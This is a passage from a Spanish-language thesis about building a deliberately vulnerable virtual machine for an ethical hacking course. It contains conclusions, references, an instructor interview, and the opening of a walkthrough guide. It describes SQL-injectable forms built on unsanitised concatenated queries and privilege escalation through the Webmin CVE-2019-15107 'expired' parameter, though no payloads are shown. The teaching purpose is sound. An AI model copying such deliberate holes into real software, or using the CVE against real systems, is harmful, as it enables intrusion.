El proceso para resolver la máquina NexusplaySQLi comienza con la enumeración y reconocimiento de sus servicios y puertos. Luego, con la explotación de la aplicación web, se extrae la información de la base de datos y del sistema, obteniendo la primera bandera y las credenciales necesarias para acceder al usuario de la máquina por SSH y capturar la segunda bandera. Para finalizar, se realiza la post-explotación del fallo de seguridad CVE-2019-15107 de Webmin 1.890 para escalar privilegios a root y capturar la tercera bandera **(ver Figura 70)**.





***Figura 70: Pasos de explotación – Máquina nexusplaySQLi.***

Para la resolución del entorno vulnerable se siguió un camino en el que se documentaron todos los ataques ejecutados, tanto contra la aplicación web vulnerable como contra el fallo de seguridad del sistema. Asimismo, se incluyeron escenarios de ataques adicionales sobre la aplicación que muestran vías alternativas de explotación. Para más detalle de todo el proceso **(ver Anexo 2: Guía para resolver el entorno virtual vulnerable)**

# CONCLUSIONES

Se desarrolló una aplicación web empleando los lenguajes de programación PHP, HTML y CSS junto con la herramienta XAMPP quien proporcionó los servicios de Apache para visualizar y ejecutar la aplicación en un servidor local, y MySQL, junto con la interfaz phpMyAdmin, para gestionar y administrar la base de datos. Mientras que en el código de la aplicación se añadieron vulnerabilidades en los formularios de autenticación, buscador y actualización de perfil construyendo sus consultas mediante concatenación directa y dejando que las entradas del usuario no sean validadas ni sanitizadas. Logrando de esta forma que, mediante inyecciones SQL, sea posible acceder a la base de datos para extraer, modificar o eliminar información.

Se configuró en la máquina virtual el sistema operativo Ubuntu Server 16.04, modificando las cuentas de sus usuarios e instalando los servicios necesarios (Apache, MySQL y SSH) que sirvieron tanto para alojar la aplicación web como configurarla para la ejecución de ataques de inyección SQL más avanzados. Para la escalada de privilegios se incorporó el fallo de seguridad CVE-2019-15107 de Webmin 1.890 debido a su vulnerabilidad en el parámetro “expired” del “script password_change.cgi” que permite ejecutar inyecciones de comando. Y por último, la VM fue exportada en formato OVA con su red modo NAT en DHCP para facilitar su uso en distintos entornos, creando de esta forma un escenario para la ejecución de pruebas de penetración donde un usuario tenga que iniciar desde la enumeración y reconocimiento hasta la explotación y análisis de vulnerabilidades.

Se realizaron pruebas de funcionalidad a la máquina virtual (nexusplaySQLi), las cuales confirmaron que sus componentes están activos como la conectividad de red, disponibilidad de los servicios instalados, ejecución de inyecciones SQL contra la aplicación web, el acceso por SSH al usuario estándar del sistema y la explotación del fallo de seguridad para la escalada de privilegios. Además, se estimó el tiempo en que el estudiante tarda en obtener el control total del sistema sin conocimientos previos sobre la explotación de la máquina el cual fue de 91 minutos, mientras que, tras la explicación del docente acompañado de la herramienta práctica, el tiempo se redujo a 41 minutos. Esto demuestra la importancia de contar con entornos

simulados, accesibles y completos ya que facilita al docente poder realizar prácticas de ciberseguridad en clase junto con los estudiantes.

Se elaboró una guía que describe el funcionamiento del entorno vulnerable y detalla los pasos para su resolución desde la enumeración y reconocimiento, pasando por la explotación mediante inyecciones SQL para obtener credenciales y acceder por SSH al usuario estándar del sistema, hasta la post-explotación donde, a partir de la información sobre el fallo de seguridad de Webmin, se realizó el escalado de privilegio para obtener el acceso a root. Además de incluir ataques adicionales y ejemplos prácticos complejos de inyección SQL con el propósito de entregar al docente actual de la asignatura de Ethical Hacking una herramienta funcional y documentada para realizar prácticas en un entorno controlado.

# RECOMENDACIONES

Se recomienda actualizar y mejorar la guía práctica del entorno, añadiendo explicaciones teóricas, pasos detallados de explotación y preguntas de análisis, de manera que el entorno no solo sirva para ejecutar ataques, sino también para comprender los fundamentos técnicos y defensivos detrás de cada vulnerabilidad.

Es necesario generar más escenarios sobre explotación de máquinas virtuales con su respectiva documentación, de modo que la asignatura de Ethical Hacking pueda contar no solo con una, sino con varias herramientas para que tanto el docente como los estudiantes realicen prácticas de ciberseguridad en clase sin depender de plataformas externas.

Se recomienda el desarrollo de un sistema de tipo CTF (Captura de Bandera) donde se puedan almacenar máquinas virtuales para que verifique las capturas de banderas, registre el tiempo de resolución y asigne puntuaciones a los estudiantes para de esta manera facilitar una evaluación objetiva del desempeño.

Se recomienda que, para el desarrollo de futuras máquinas virtuales, se utilice Docker, que permite ejecutar aplicaciones dentro de contenedores aislados, mejorando la portabilidad, el rendimiento y el uso eficiente de los recursos, además de que facilita las pruebas y el despliegue de entornos sin necesidad de configuraciones complejas.

## REFERENCIAS


[1] A. A. Ávila-Coello, "Seguridad de la información en instituciones públicas:desafíosy buenas prácticas en el contexto ecuatoriano.," Journal of Economic and Social Science Research, vol. IV, no. 2, pp. 140-146, 2024.

[2] M. M. Jiménez Ruiz, "piranirisk - Vulnerabilidades que afectan la seguridad de la información," 28 Octubre 2024. [Online]. Available: https://www.piranirisk.com/es/blog/vulnerabilidades-en-seguridad-de-la-informacion. [Accessed 28 Agosto 2025].

[3] OWASP, "A03:2021 – Injection," 2021. [Online]. Available: https://owasp.org/Top10/A03_2021-Injection/. [Accessed 28 Agosto 2025].

[4] G. M. López Sevilla, "VULNERABILIDADES EN APLICACIONES WEB UTILIZANDO LA METODOLOGÍA DE “PROYECTO ABIERTO DE SEGURIDAD DE APLICACIONES WEB”," Pontificia Universdiad Católica del Ecuador, Ambato, 2021.

[5] G. Lindemulder and M. Kosinski, "IBM - ¿Qué es la escalada de privilegios?," 17 Marzo 2025. [Online]. Available: https://www.ibm.com/mx-es/think/topics/privilege-escalation. [Accessed 28 Agosto 2025].

[6] Universidad Estatal Península de Santa Elena, "FACULTAD DE SISTEMAS Y TELECOMUNICACIONES," [Online]. Available: https://www.upse.edu.ec/index.php?option=com_sppagebuilder&view=page&id=8&Itemid=183. [Accessed 28 Agosto 2025].

[7] S. X. Tomalá Laínez, "Estudio de técnicas de ciberseguridad aplicado al desarrollo de aplicaciones web mediante el uso de la herramienta Damn Vulnerable Web Application DVWA.," Universidad Estatal Peninsula de Santa Elena Facultad de Sistemas y Telecomunicaciones, Santa Elena, 2023.

[8] N. S. Chalabe Jiménez, "Hacking web (Análisis de ataques SQL Inyección, XSS)," Universidad Nacional Abierta y a Distancia, Cartagena, 2024.

[9] A. S. José Javier, "Pentesting en entornos controlados," Escuela Superior de Ingeniería y Tecnología - ULL, La Laguna, 2022.

[10] Y. Li, W. Li and C. Jiang , "A Survey of Virtual Machine System: Current," in 2010 Third International Symposium on Electronic Commerce and Security, Guangzhou, 2010.

[11] Secretaría Nacional de la Administración Pública y Planificación, "Plan Nacional de Desarrollo Ecuador No Se Detiene 2025 - 2029," 21 Agosto 2025. [Online]. Available: https://www.planificacion.gob.ec/wp-content/uploads/2025/08/PlanNacionalDeDesarrollo25-29_EcuadorNoSeDetiene.pdf. [Accessed 28 Agosto 28].

[12] Cloudflare, "¿Qué es una prueba de penetración?," [Online]. Available: https://www.cloudflare.com/es-es/learning/security/glossary/what-is-penetration-testing/. [Accessed 1 Octubre 2025].

[13] L. C. Correa Ortiz and J. A. Restrepo Gómez, "Bug-Bounty, ¿el futuro del pentesting?," Ciencia e Ingeniería Neogranadina, vol. XXXIV, no. 1, pp. 11-22, 2024.

[14] Microsoft Azure, "¿Qué es la virtualización?," [Online]. Available: https://azure.microsoft.com/es-es/resources/cloud-computing-dictionary/what-is-virtualization/?msockid=21eeeba8697d67300012fd8a680c66d7. [Accessed 28 Agosto 2025].

[15] S. Luján Mora, Programación de aplicaciones web: historia, principios básicos y clientes web, Alicante: Editorial Club Universitario (ECU), 2022.

[16] J. A. Rojas Osorio, "Vulnerabilidades de aplicaciones web según OWASP," Universidad Piloto de Colombia, Bogotá, 2018.

[17] Foundation OWASP, "About the OWASP Foundation," [Online]. Available: https://owasp.org/about/. [Accessed 28 Agosto 2025].

[18] K. B. Álava Zambrano, W. E. Basurto Vidal and R. R. Tóala Vera, "Vulnerabilidades en los sistemas informáticos owasp top 10: revisión bibliográfica," Jornal Business Science, vol. III, no. 2, pp. 1-8, 2022.

[19] J. Clarke, SQL Injection Attacks and Defense, Amsterdam: Elsevier, Inc., 2012.

[20] B. D. Mussler and T. A. Nidecki, "Inyección SQL en banda," [Online]. Available: https://www.invicti.com/learn/in-band-sql-injection/. [Accessed 28 Agosto 2025].

[21] H. I. Siti, G. J. Abdul and A. R. Fiza, "A REVIEW OF PENETRATION TESTING PROCESS FOR SQL INJECTION ATTACK," Open International Journal of Information (OIJI), vol. XII, no. 1, pp. 1-18, 2024.

[22] M. Alsalamah, H. Alwabli, H. Alqwifli and D. Ibrahim, "A Review Study on SQL Injection Attacks, Prevention, and Detection," The ISC Int'l Journal of Information Security, vol. XIII, no. 3, pp. 1-9, 2021.

[23] radware, "SQL Injection: Examples, Real Life Attacks & 9 Defensive Measures," [Online]. Available: https://www.radware.com/cyberpedia/application-security/sql-injection/. [Accessed 28 Agosto 2025].

[24] A. DeVito, "Blind SQL Injection: An Expert's Guide to Detect and Exploit," 2 Junio 2025. [Online]. Available: https://www.stationx.net/blind-sql-injection/. [Accessed 28 Agosto 2025].

[25] Minery Report, "Ataque de Time-Based Blind SQL Injection," [Online]. Available: https://mineryreport.com/ciberseguridad/glosario/tipos-de-amenazas/termino/ataque-time-based-blind-sql-injection/. [Accessed 28 Agosto 2025].

[26] M. Mohan, "Boolean based blind SQL Injection," 16 Septiembre 2024. [Online]. Available: https://beaglesecurity.com/blog/vulnerability/boolean-based-blind-sqli. [Accessed 28 Agosto 2025].

[27] S. A. Cadenas Fernández, "Estudio de Tipos de Vulnerabilidades SQL Injection y Protección contra los Mismos," Universidad Politécnica de Madrid, Madrid, 2024.

[28] W. Gittleson, "datacamp - ¿Qué es shell?," 23 Abril 2024. [Online]. Available: https://www.datacamp.com/es/blog/what-is-shell. [Accessed 28 Agosto 2025].

[29] C. Cilleruelo, "¿Qué es una webshell?," 9 Junio 2025. [Online]. Available: https://keepcoding.io/blog/que-es-una-webshell/. [Accessed 28 Agosto 2025].

[30] V. Torassa Colombero, M. E. Casco and S. Roatta, "Análisis y Desarrollo de Herramientas de Reverse Shell para Pruebas de Penetración," XXX Congreso Argentino de Ciencias de la Computación, La Plata, 2024.

[31] Ingeniería y Tecnología, "Unir Formación Personal - ¿Qué es bash script?," 1 Septiembre 2023. [Online]. Available: https://unirfp.unir.net/revista/ingenieria-y-tecnologia/bash-script/. [Accessed 28 Agosto 2025].

[32] CVE: Common Vulnerabilities and Exposures, "About the CVE Program," 2025. [Online]. Available: https://www.cve.org/About/Overview. [Accessed 28 Agosto 2025].

[33] J. Cameron, "Webmin - Security," 25 Abril 2024. [Online]. Available: https://webmin.com/security/. [Accessed 28 Agosto 2025].

[34] R. Seguin, "CVE-2019-15107: Exploit Modules Available for Remote Code Execution Vulnerability in Webmin," 19 Agosto 2019. [Online]. Available: https://www.tenable.com/blog/cve-2019-15107-exploit-modules-available-for-remote-code-execution-vulnerability-in-webmin. [Accessed 28 Agosto 2025].

[35] A. Ahmed, Privilege Escalation Tecnhniques: Learn the art of exploiting Windows and Linux Systems, Birmingham: Packt Publishing Ltd, 2021.

[36] P. Martinez Ruiz de Castilla, "linkedin - Cómo la escalada de privilegios puede sacudir la seguridad de su empresa," 3 Junio 2019. [Online]. Available: https://www.redeszone.net/tutoriales/seguridad/escalada-privilegios-que-es-funcionamiento/. [Accessed 29 Agosto 2025].

[37] C. Laprovittera, "Hacking Web – Escalada de Privilegios," 17 Enero 2024. [Online]. Available: https://achirou.com/hacking-web-escalada-de-privilegios/. [Accessed 29 Agosto 2025].

[38] Virtualbox, "About Oracle VirtualBox," [Online]. Available: https://www.virtualbox.org/manual/topics/Introduction.html#virt-why-useful. [Accessed 29 Agosto 2025].

[39] Ubuntu, "Ubuntu Server documentation," 27 Agosto 2025. [Online]. Available: https://documentation.ubuntu.com/server/tutorial/basic-installation/#basic-installation. [Accessed 29 Agosto 2025].

[40] Apache Friends, "¿Qué es XAMPP?," [Online]. Available: https://www.apachefriends.org/es/index.html. [Accessed 29 Agosto 2025].

[41] Vistual Studio Code, "Visual Studio Code documentation," 7 Agosto 2025. [Online]. Available: https://code.visualstudio.com/docs/getstarted/getting-started. [Accessed 29 Agosto 2025].

[42] Apache, "What is the Apache HTTP Server Project?," [Online]. Available: https://httpd.apache.org/ABOUT_APACHE.html. [Accessed 29 Agosto 2025].

[43] L. A. Casillas Santillán, M. Gibert Ginestá and Ó. Pérez Mora, "Bases de datos en MySQL," Universidad Oberta de Catalunya, Barcelona, 2010.

[44] phpMyAdmin, "Bringing MySQL to the web," 2025. [Online]. Available: https://www.phpmyadmin.net/. [Accessed 23 Septiembre 2025].

[45] openssh, "About OpenSSH," 9 Abril 2025. [Online]. Available: https://www.openssh.com/. [Accessed 29 Agosto 2025].

[46] php, "¿Qué es PHP y qué puede hacer?," [Online]. Available: https://www.php.net/manual/es/introduction.php. [Accessed 29 Agosto 2025].

[47] Mdn Web Docs, "HTML: Lenguaje de etiquetas de hipertexto," 20 Junio 2025. [Online]. Available: https://developer.mozilla.org/es/docs/Web/HTML. [Accessed 18 Septiembre 2025].

[48] MDN Web Docs, "CSS," 22 Julio 2025. [Online]. Available: https://developer.mozilla.org/es/docs/Web/CSS. [Accessed 18 Septiembre 2025].

[49] Nano Editor, "GNU nano: a simple editor, inspired by Pico," 21 Agosto 2025. [Online]. Available: https://www.nano-editor.org/dist/latest/README. [Accessed 29 Agosto 2025].

[50] J. Cameron, "Webmin - Introduction," 1 Octubre 2023. [Online]. Available: https://webmin.com/docs/intro/. [Accessed 29 Agosto 2025].

[51] Kali, "What is Kali Linux?," 18 Junio 2025. [Online]. Available: https://www.kali.org/docs/introduction/what-is-kali-linux/. [Accessed 29 Agosto 2025].

[52] Nmap: the Network Mapper, "Nmap Reference Guide (Manual Page)," [Online]. Available: https://nmap.org/man/es/index.html#man-description. [Accessed 29 Agosto 2025].

[53] Kali, "BurpSuite," 26 Agosto 2025. [Online]. Available: https://www.kali.org/tools/burpsuite/#tool-documentation. [Accessed 29 Agosto 2025].

[54] J. A. Ovallos Ovallos, D. Rico Bautista and Y. Medina Cárdenas, "Guía práctica para el análisis de vulnerabilidades de un entorno cliente-servidor GNU/Linux mediante una metodología de pentesting," Iberian Journal of Information Systems and Technologies (RISTI), vol. XVIII, no. 1, pp. 335-350, 2020.

[55] A. Gordillo Gaitán, "Ciberdefensa: estrategias para prevenir y mitigar los ataques con exploits en servidores web basados en Linux, Windows y Unix: un análisis comparativo de las vulnerabilidades y las soluciones en 2023," EIEI ACOFI, vol. XXII, no. 82, pp. 1-11, 2024.

[56] S. D. Duque Muñoz, B. L. Montero Muñoz, H. R. González Brito and Y. Trujillo Casañola, "Tendencias actuales de las vulnerabilidades y ataques de inyección SQL," Serie Científica De La Universidad De Las Ciencias Informáticas, vol. XVII, no. 7, pp. 144-157, 2024.

[57] V. Abdullayev and A. Singh Chauhan, "SQL Injection Attack: Quick View," Mesopotamian journal of Cybersecurity, vol. I, no. 2, pp. 30-34, 2023.

[58] A. Rayhan, "ResearchGate - The Role of Ethical Hacking in Modern Cybersecurity Practices," 23 Mayo 2024. [Online]. Available: https://www.researchgate.net/publication/380793287_The_Role_of_Ethical_Hacking_in_Modern_Cybersecurity_Practices. [Accessed 29 Agosto 2025].

[59] S. Safavi, "ResearchGate - Ethical hacking 101 hands on cybersecurity for students and faculty," 2020 Mayo. [Online]. Available: https://www.researchgate.net/publication/389688591_ethical_hacking_101

_hands_on_cybersecurity_for_students_and_faculty. [Accessed 29 Agosto 2025].

[60] R. Hernández Sampieri, C. Fernández Collado and P. Baptista Lucio, Metodología de la Investigación, España: McGRAW - HILL INTERAMERICANA DE MÉXICO, S.A. de C. V., 2014.

[61] N. D. Piza Burgos, F. A. Amaiquema Marquez and G. E. Beltrán Baquerizo, "Métodos y técnicas en la investigación cualitativa. Algunas precisiones necesarias," Revista Conrado, vol. XV, no. 70, pp. 455-459, 2019.

[62] V. P. Restrepo Muñoz, "APLICACIÓN Y COMPARACIÓN DE LA METODOLOGÍA DE DISEÑO TOP DOWN Y BOTTOM UP," UNIVERSIDAD EAFIT, Medellín, 2009.

[63] incibe, "Vulnerabilidad en Webmin (CVE-2019-15107)," 14 Marzo 2025. [Online]. Available: https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2019-15107. [Accessed 5 Octubre 2025].

## ANEXOS

**Anexo 1: Entrevista al experto en Seguridad Informática y Hacking Ético de la Universidad Península de Santa Elena de la Facultad de Sistemas y Telecomunicaciones.**

| |
|---|
| **UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA FACULTAD DE SISTEMAS Y TELECOMUNICACIONES TECNOLOGÍAS DE LA INFORMACIÓN** |
| **ENTREVISTA AL ING. IVÁN CORONEL, DOCENTE ACTUAL DE LA ASIGNATURA DE ETHICAL HACKING, QUIEN ES EXPERTO EN SEGURIDAD INFORMATICA.** |
| **Objetivo:** Conocer las dificultades que enfrenta la asignatura de Ethical Hacking para ejecutar prácticas de ciberseguridad en clase e identificar la importancia de contar con un entorno virtual vulnerable como herramienta de apoyo. |
| **¿Cuánto tiempo lleva impartiendo la asignatura de Ethical Hacking y cuál ha sido su experiencia general con los estudiantes en esta materia?** |
| Llevo impartiendo esta asignatura durante seis años y la experiencia con los estudiantes ha sido muy buena porque, de alguna forma, han salido aprendiendo conceptos y técnicas que les permiten proteger tanto a las instituciones en las que trabajen como a sus propios emprendimientos, empresas, aplicaciones e incluso a sus familiares frente a posibles ataques de delincuentes informáticos. |
| **¿Qué herramientas, plataformas o recursos usa actualmente para las prácticas de ciberseguridad en clase?** |
| Durante muchos años he utilizado HackTheBox, una plataforma que pone en línea servidores diseñados para ser atacados sin ningún problema, ya que para realizar una evaluación de ciberseguridad es necesario contar con permisos de la institución, por lo que estos tipos de ataques no se ejecutan contra entornos reales, sino en entornos controlados. Uno de esos entornos que he empleado es HackTheBox, aunque su principal limitación es que es una plataforma de pago, lo que limita a los estudiantes los tiempos de conexión y la posibilidad de mantener las máquinas encendidas. Recientemente he empezado a utilizar máquinas ya preparadas de otras plataformas, como VulnHub, donde se pueden descargar máquinas virtuales vulnerables e implementarlas en un laboratorio controlado con VirtualBox. |
| **¿Cómo afecta la falta de material práctico como entornos virtuales vulnerables para el aprendizaje práctico de los estudiantes durante las clases?** |

El no contar con material práctico propio provoca que los estudiantes, al descargar una máquina desde VulnHub, busquen fácilmente las soluciones en Internet, ya que estas se encuentran disponibles en numerosos sitios. Lo importante en este punto es que sigan las guías proporcionadas para que realicen los ejercicios por sí mismos. Sin embargo, si la universidad dispusiera de sus propias máquinas o el docente creara una máquina virtual vulnerable personalizada, se incrementaría el nivel de dificultad, ya que no encontrarían información fácilmente en la red. En ese caso, podrían apoyarse en herramientas de inteligencia artificial o en sitios especializados en vulnerabilidades, pero no tendrían el trabajo hecho, sino que deberían desarrollar las soluciones por cuenta propia.

**¿Qué dificultades cree que puede presentar usted o algún otro docente para crear material práctico como un entorno virtual vulnerable para la clase de Ethical Hacking?**

Más que una dificultad técnica, el principal desafío es el tiempo, ya que la labor docente no solo implica dictar clases, sino también preparar el material, participar en comisiones y asumir otras responsabilidades institucionales. En mi caso, estoy a cargo de la Dirección de Nivelación y Admisión de la universidad, lo que limita aún más mi disponibilidad. Además, soy tutor de temas de titulación, participo en la elaboración de artículos y realizo actividades de investigación. Por ello, más que representar una dificultad en la creación de las máquinas vulnerables, el verdadero reto radica en el tiempo que requiere desarrollarlas.

**¿De qué manera las restricciones de red de la universidad dificultan la instalación de servidores o laboratorios para prácticas de ciberseguridad en clase?**

Las restricciones de red afectan bastante, porque la universidad cuenta con un firewall de borde FortiGate, un equipo muy sofisticado que incorpora IPS, IDS y diversas políticas de seguridad. En ocasiones, este equipo identifica las pruebas de laboratorio como ataques y las bloquea, impidiendo realizar prácticas, por ejemplo, no se puede efectuar un escaneo porque el FortiGate del firewall principal de la UPSE lo detecta como malicioso. Tampoco es posible alojar servidores dentro del laboratorio, ya que al encender máquinas virtuales por ejemplo con Bridged networking los routers de la universidad aplican restricciones, no asignan direcciones IP ni proporcionan DHCP. En resumen, estas políticas y controles complican en gran medida la instalación de servidores y la puesta en marcha de laboratorios controlados.

**¿Qué desafíos o riesgos pueden surgir si los estudiantes realizan en clase prácticas de ciberseguridad a sistemas reales y no en un entorno controlado?**

Eso no sería posible ni ético, ya que los riesgos incluyen sanciones institucionales y la posibilidad de que alguien sea acusado por un presunto delito. Además, no se pueden realizar pruebas de ciberseguridad en una institución sin que esta nos haya contratado y autorizado formalmente. Además, es necesario contar con un

| |
|---|
| permiso por escrito y, en muchos casos, notarizado. Por ese motivo no se enseña a atacar directamente a instituciones reales, sino que siempre deben utilizarse laboratorios y entornos controlados para las prácticas. |
| **¿Cómo impacta el COIP en la planificación y ejecución de prácticas de ciberseguridad dentro de la universidad?** |
| El COIP (Código Orgánico Integral Penal) es uno de los primeros temas que se aborda en clase, ya que establece los diferentes delitos y las penas correspondientes. Entre ellos se incluyen los delitos informáticos, por lo que antes de enseñar técnicas o herramientas de ciberseguridad, se explica a los estudiantes que este tipo de delitos pueden acarrear sanciones que van desde 3 a 5 años, e incluso hasta 15 años, si se demuestra que alguien ha accedido, alterado o divulgado información sin autorización. Por esta razón, la universidad no enseña a realizar ataques reales, sino que promueve la práctica ética dentro de entornos controlados. En este sentido, el COIP no solo tiene un impacto legal, sino que también sirve como punto de referencia para fomentar la ética profesional en el ámbito de la ciberseguridad. |
| **¿Qué características debería tener un entorno virtual vulnerable para que sea funcional, seguro y útil en las clases de Ethical Hacking?** |
| Debería parecerse lo más posible a un servidor real, porque los estudiantes, al salir al campo laboral, no se van a encontrar con sistemas antiguos como Windows XP. Por eso, implementar un laboratorio con ese sistema sería obsoleto. Las características que debería tener la máquina virtual son que funcione como un entorno similar a uno real, que tenga vulnerabilidades que podrían encontrarse en alguna institución y que sea fácil de descargar e instalar, preferiblemente en formato OVA, que es el que usamos. Además, debe obtener una dirección IP mediante red NAT, para evitar los problemas que tenemos en la universidad cuando se usa el modo Bridged y que sea sencilla de instalar en un laboratorio controlado. |

## Anexo 2: Guía para resolver el entorno virtual vulnerable

### Paso 1 - Reconocimiento y enumeración.

1. Primero se importa el archivo nexusplaySQLi.ova junto con el sistema operativo Kali Linux versión 2025.1c, el cual se lo descargó desde su página oficial a través del siguiente link: “https://www.kali.org/get-kali/#kali-platforms” **(ver Figura 71)**.





*Figura 71: VMs instaladas en VirtualBox.*

2. Luego, se debe crear una red virtual privada gestionada por VirtualBox accediendo a la opción de Herramientas y luego dando clic en “Crear red solo-anfitrión”. Con esto se crea una llamada “NetNetwork”, configurada con la dirección 10.0.2.0/24, lo que permitirá que las máquinas virtuales se comuniquen entre sí sin depender de la conexión externa a Internet **(ver Figura 72)**.





*Figura 72: Red virtual creada en VirtualBox.*

3. Hecho lo anterior, se procede a cambiar el adaptador de las máquinas virtuales a modo “Red NAT” con el nombre “NetNetwork”, esto con el fin de que ambas se encuentren dentro de la misma red.

- Cambio del adaptador de red de la máquina Kali Linux **(ver Figura 73)**.

